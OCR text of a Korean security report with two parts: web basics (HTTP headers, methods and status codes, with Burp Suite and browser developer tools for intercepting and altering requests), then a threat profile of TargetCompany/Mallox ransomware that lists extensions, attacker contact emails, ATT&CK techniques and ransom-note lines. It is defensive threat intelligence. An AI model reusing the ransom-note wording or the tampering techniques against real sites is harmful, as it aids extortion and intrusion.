
[2] 서비스를 요청하는 클라이언트와 클라이언트의 요청을 처리하는 서버의 협동작업을 통해 사용자가 원하는 결과를 얻는 처리 방식이다.

[3] 쿠키는 클라이언트 측에 사용자 정보를 저장하기 때문에 공격자로부터 위변조의 가능성이 높아 보안에 취약하다.

[4] 세션은 서버 측에 사용자 정보를 저장하기 때문에 쿠키보다는 안전하지만, 세션 정보도 탈취당할 수 있다.

■ HTTP 요청과 응답

HTTP는 서버/클라이언트 모델을 따르며 요청(Request)와 응답(Response) 형태로 구성되어 있다. 클라이언트는 웹 브라우저를 통해 웹 서버로 요청을 전송하고 웹 서버는 이에 대한 응답을 클라이언트에게 전송한다.



[HTTP 요청과 응답]

HTTP 요청

HTTP 요청은 클라이언트가 서버에게 특정 동작을 요청하기 위해 전송하는 메시지이며 요청 페이지와 함께 서버에 전달하는 클라이언트의 정보를 포함하고 있다.

1) HTTP 요청 헤더 구성

```
GET /business/expert/eqst.do HTTP/1.1
Host: infosec.adtcaps.co.kr
Cookie: JSESSIONID=0E02DE7F0B79B7EBD6DEE9338CE17EE7; _ga=GA1.3.306907063.1646632323; _gid=GA1.3.
Cache-Control: max-age=0
Sec-Ch-Ua: "(Not(A:Brand";v="8", "Chromium";v="98"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chr
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://www.google.com/
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

[HTTP 요청 헤더]

· GET /business/expert/eqst.do HTTP/1.1 : 요청 URL 정보 및 HTTP 버전

· Host : 요청 도메인

· Cookie : 클라이언트 측에 저장된 사용자 상태 정보

· User-Agent : 사용자의 웹 브라우저 종류

· Accept : 요청 데이터 타입

· Referer : 요청을 보낸 페이지의 URL

2) HTTP 요청 메소드

HTTP 요청 헤더 중 요청 메소드를 통해 클라이언트가 웹 서버에게 요청의 목적과 종류를 알린다. 주로 GET, POST 방식으로 자원을 요청한다. TRACE, PUT, DELETE와 같은 메소드는 사용자가 웹 서비스를 이용할 때 필요하지 않기 때문에 설정되어 있을 경우 취약점이 되기도 한다.

infosec

Method	의미
GET	서버 측에 자원 요청
POST	서버로 자원 전송
HEAD	HTTP 헤더 정보만 수신
TRACE	원격지 서버에 루프백 테스트
PUT	요청된 자원 갱신
DELETE	요청된 자원 삭제
OPTIONS	응답 가능한 HTTP 메소드 요청

[HTTP 요청 메소드]

HTTP 응답

서버는 클라이언트로부터 요청이 오면 응답 헤더의 정보와 바디의 데이터를 포함하여 요청에 대한 응답을 한다.

1) HTTP 응답 헤더 구성

[HTTP 응답 헤더]

· HTTP/1.1 200 OK : HTTP 버전과 응답 코드

· Server : 웹 서버 정보

· Content-Length : 응답 패킷의 길이

· Content-Type : MIME 타입[5]

[5] MIME(Multipurpose Internet Mail Extensions)타입은 파일 변환을 뜻하며 'text/css', 'text/xml', 'Application/javascript' 등의 표현으로 응답하는 자원의 컨텐츠 타입을 나타낸다.

2) HTTP 응답 코드(상태 코드)

서버는 클라이언트가 보낸 HTTP 요청에 대한 응답 코드를 보내는데 이를 보고 요청의 성공과 실패 여부와 같은 서버의 상태를 판단할 수 있다. 응답 코드는 100번대부터 500번대까지의 세 자리 숫자로 구성되며 이 중 클라이언트 오류를 나타내는 400번대 코드와 서버 오류를 나타내는 500번대 코드를 주의 깊게 봐야 한다. 아래의 표는 자주 볼 수 있는 HTTP 응답 코드의 몇 가지 예시이다.

infosec

구분	응답 코드	응답 메시지	의미
1xx: 정보	100	Continue	진행 중
2xx: 성공	200	OK	요청에 대한 성공
	201	Created	요청 자원이 정상적으로 생성이 됨
3xx: 리다이렉션	301	Moved Permanently	요청한 자원이 새 URL에 존재
	302	Found	임시적으로 주소가 바뀌었을 경우
4xx: 클라이언트 오류	400	Bad Request	잘못된 요청
	401	Unauthorized	권한 없는 요청
	403	Forbidden	서버에서 해당 자원에 대한 접근 금지
	404	Not Found	요청 자원이 서버에 존재하지 않음
5xx: 서버 오류	500	Internal Server Error	내부 서버 오류
	502	Bad Gateway	게이트웨이로부터 잘못된 응답 수신
	503	Service Unavailable	현재 서버를 사용할 수 없음
	504	Gateway Timeout	게이트웨이가 응답을 받지 못함

[HTTP 응답 코드]

■ 사용 툴 소개

일반적인 사용자가 보는 화면은 웹 브라우저 하나지만 실제 요청 시 많은 데이터가 전달되는데, 이를 변조하고 결과를 확인하기 위해서 공개된 툴을 사용하는 것이 좋다. 웹 취약점 진단 시 사용하는 툴의 종류는 다양하게 존재하지만, Special Report에서는 주로 웹 프록시[6] 툴인 '버프 스위트(Burp Suite)'와 브라우저의 확장 기능 중 하나인 '개발자 도구'가 사용된다.

버프 스위트(Burp Suite)


조작할 수 있게 해주는 웹 프록시 툴이다. 공격자는 버스 스위트를 통해 브라우저에서 서버로 전송되는 요청 패킷을 확인하고 변조할 수 있으며, 서버에서 브라우저로 전송되는 응답 패킷을 가로채 보안 로직을 삭제하거나 변경하는 것이 가능하다.

[버프 스위트 동작 원리]

또한 버프 스위트는 애플리케이션 단에서 패킷을 받고 응답을 전송하기 때문에 SSL 적용이 되지 않은 상태이므로 평문으로 나타난다.

[6] 프록시 서버는 클라이언트와 서버의 중간에서 통신을 매개하는 역할을 한다.

버프 스위트의 Proxy 기능은 다음과 같다.



[버프 스위트 - Proxy]


①Intercept : 패킷을 가로채서 변조하고 응답을 확인하는 곳

②HTTP history : 웹으로 주고받은 데이터들이 쌓이는 곳으로 통신 로직 분석 가능

③WebSockets history : 웹 소켓을 통해 주고받은 데이터가 쌓임

④Options : 웹 프록시 기능을 하기 위해 설정 변경을 하는 곳

Proxy > Intercept > Intercept is on 을 통해 웹 서버로 요청되는 패킷을 중간에서 확인할 수 있으며 조작이 가능하다




[Proxy - Intercept is on]

이외에도 사용자가 정의한 자동화 공격을 수행할 수 있는 Intruder 기능, HTTP 요청을 편집하고 재전송해서 응답을 볼 수 있는 기능인 Repeater 등이 주로 사용된다.

개발자 도구


주요 브라우저들은 개발자 도구를 기본적으로 제공해 준다. 본 인사이트에서는 Chrome 브라우저를 사용하며, 개발자 도구를 실행하는 방법은 다음과 같다.

브라우저 더보기 > 도구 더보기 > 개발자 도구 (단축키 F12)




[개발자 도구 실행]

아래의 그림을 보면 왼쪽은 사용자가 보는 웹 페이지이고 오른쪽은 개발자 도구의 Elements 창이며 해당 페이지를 구성하고 있는 소스코드를 확인할 수 있다.




[개발자 도구 - Elements]

이곳에서 HTML, CSS, 자바스크립트 코드를 수정하여 일시적으로 화면을 조작하거나 패킷을 변경하여 결과를 확인할 수 있다.



[소스코드 변경을 통한 페이지 조작]


Network 창에서는 브라우저와 서버 사이의 HTTP 패킷의 흐름을 파악할 수 있다.



[개발자 도구 – Network]

이외에도 오류 메시지를 확인할 수 있으며 자바스크립트 코드를 직접 입력해서 실행할 수 있는 Console 창, 현재 페이지를 구성하는 스토리지 및 쿠키의 정보를 확인할 수 있는 Application 창 등 다양한 기능을 제공한다.

[개발자 도구 - Console]



[개발자 도구 - Application]

■ 맺음말

이번 달부터 새로 시작되는 EQST Insight의 Special Report - '웹 취약점과 해킹 메커니즘' 연재에 앞서 웹에 대한 기본적인 내용을 살펴보았다. 앞으로의 리포트에서는 웹에서 취약한 소스코드 사용 시 발생할 수 있는 공격과 해킹이 어떻게 이루어지는지, 어떻게 하면 안전한 소스코드를 구성할 수 있는지에 대한 내용을 다룰 것이다.

Research & Technique

타겟형 랜섬웨어의 공격(TargetCompany Ransomware)

■ 개요

랜섬웨어는 'Ransom'+'Software'의 합성어로 시스템 접근 제한, 내부 파일을 인질로 삼아 금전적인 이득을 취하려는 악성코드이다. 과거에는 불특정 다수를 공격했으나 보안 장비와 대응 능력이 향상되면서 공격자들 또한 환경에 맞춰 지능적으로 변하고 있다.

최근 특정 국가 및 주요 시설, 기업 등을 대상으로 타겟형 랜섬웨어 공격이 빈번히 이루어지고 있다. 그 중 특정 기업을 대상으로 제작되어 타겟형 공격이 이루어지고 있는 'TargetCompany' 랜섬웨어에 대해서 살펴보도록 한다.

■ TargetCompany Ransomware 란?

TargetCompany Ransomware는 특정 기업을 대상으로 각각의 랜섬노트[7]를 작성하여 배포하고, 데이터 암호화 시 변경되는 확장자를 해당 기업의 이름을 활용하는 특징을 가지고 있다. Mallox 랜섬웨어로도 알려져 있으며 Avast를 통해 Decryption Tool을 제공하면서 TargetComapnay Ransomware로 명명했다.


[7] 데이터를 암호화한 뒤 복구에 대한 대가로 금전적인 요구를 전달하는 안내문

이름	Mallox / TargetCompany
변경 확장자	.carone, .consultransom, .tohnichi, .artiis, .herrco, .mallox, .brg, .architek, .exploit, .avast 등 타겟 기업의 이름으로 변경
랜섬노트	 RECOVERY INFORMATION.txt / How to decrypt files.txt
바탕화면	변경 없음
암호화 알고리즘	ChaCha20
무료 복호화 툴	https://files.avast.com/files/decryptor/avast_decryptor_targetcompany64.exe https://files.avast.com/files/decryptor/avast_decryptor_targetcompany.exe
특징	타겟형, Raccine 무력화
ATT&CK Techniques	T1027 – Obfuscated Files of Information T1027.002 – Obfuscated Files or Information: Software Packing T1490 – Inhibit System Recovery T1112 – Modify Registry T1486 – Data Encrypted for Impact

[TargetCompany]


감염 후 배포되는 랜섬노트는 RECOVERY INFORMATION.txt, How to decrypt files.txt로 두 개의 타입이 존재하고 있다.

첫 번째로 RECOVERY INFORMATION.txt 파일명으로 랜섬노트를 생성하는 경우, <Mallox Ransom note> 형태로 사용하고 있다.



[Mallox Ransom note]

두 번째로 How to decrypt files.txt 파일명으로 랜섬노트를 생성하는 경우, <TargetCompany Ransom note> 형태로 랜섬노트 내부에 특정 기업들을 겨냥한 이름을 수정하여 사용한다.



[Mallox Ransom note]

현재까지 확인된 확장자는 다음 표와 같으며 해당 타겟과 Contact 이메일을 같이 확인할 수 있다. 특이점으로는 Avast에서 Decryption Tool 제공 후 공격자는 복수의 의미로 확장자를 '.avast'로 변경하도록 수정하여 배포한 이력이 확인되었으며 이는 Avast를 겨냥한 것으로 추측된다.

infosec


A.R.T.I.S	.artiis
TOHNICHI	.tohnichi
Carone and Company Inc	.carone
BRG Precision Products	.brg
Hellenic Recovery Recycling Corporation SA	.herrco
Architekturburo Ingenieurburo Joachim Schmidt	.architek
mallox@tutanota.com recohelper@cock.li mallox.israel@mailfence.com	.mallox .avast
consultransom@tutanota.com consultransom@protonmail.com	.consultransom
newexploit@tutanota.com	.exploit

[Target Company & Contact Email, Extension]

```
All files on Carone and Company Inc network have been encrypted due to insufficient security.
All files on TOHNICHI network have been encrypted due to insufficient security.
All files on A.R.T.I.S network have been encrypted due to insufficient security.
All files on Hellenic Recovery Recycling Corporation SA network have been encrypted due to insufficient security.
All files on BRG Precision Products network have been encrypted due to insufficient security.
All files on Architekturburo Ingenieurburo Joachim Schmidt network have been encrypted due to insufficient security.
```

[Ransom note의 첫 문장에 기입된 타겟]

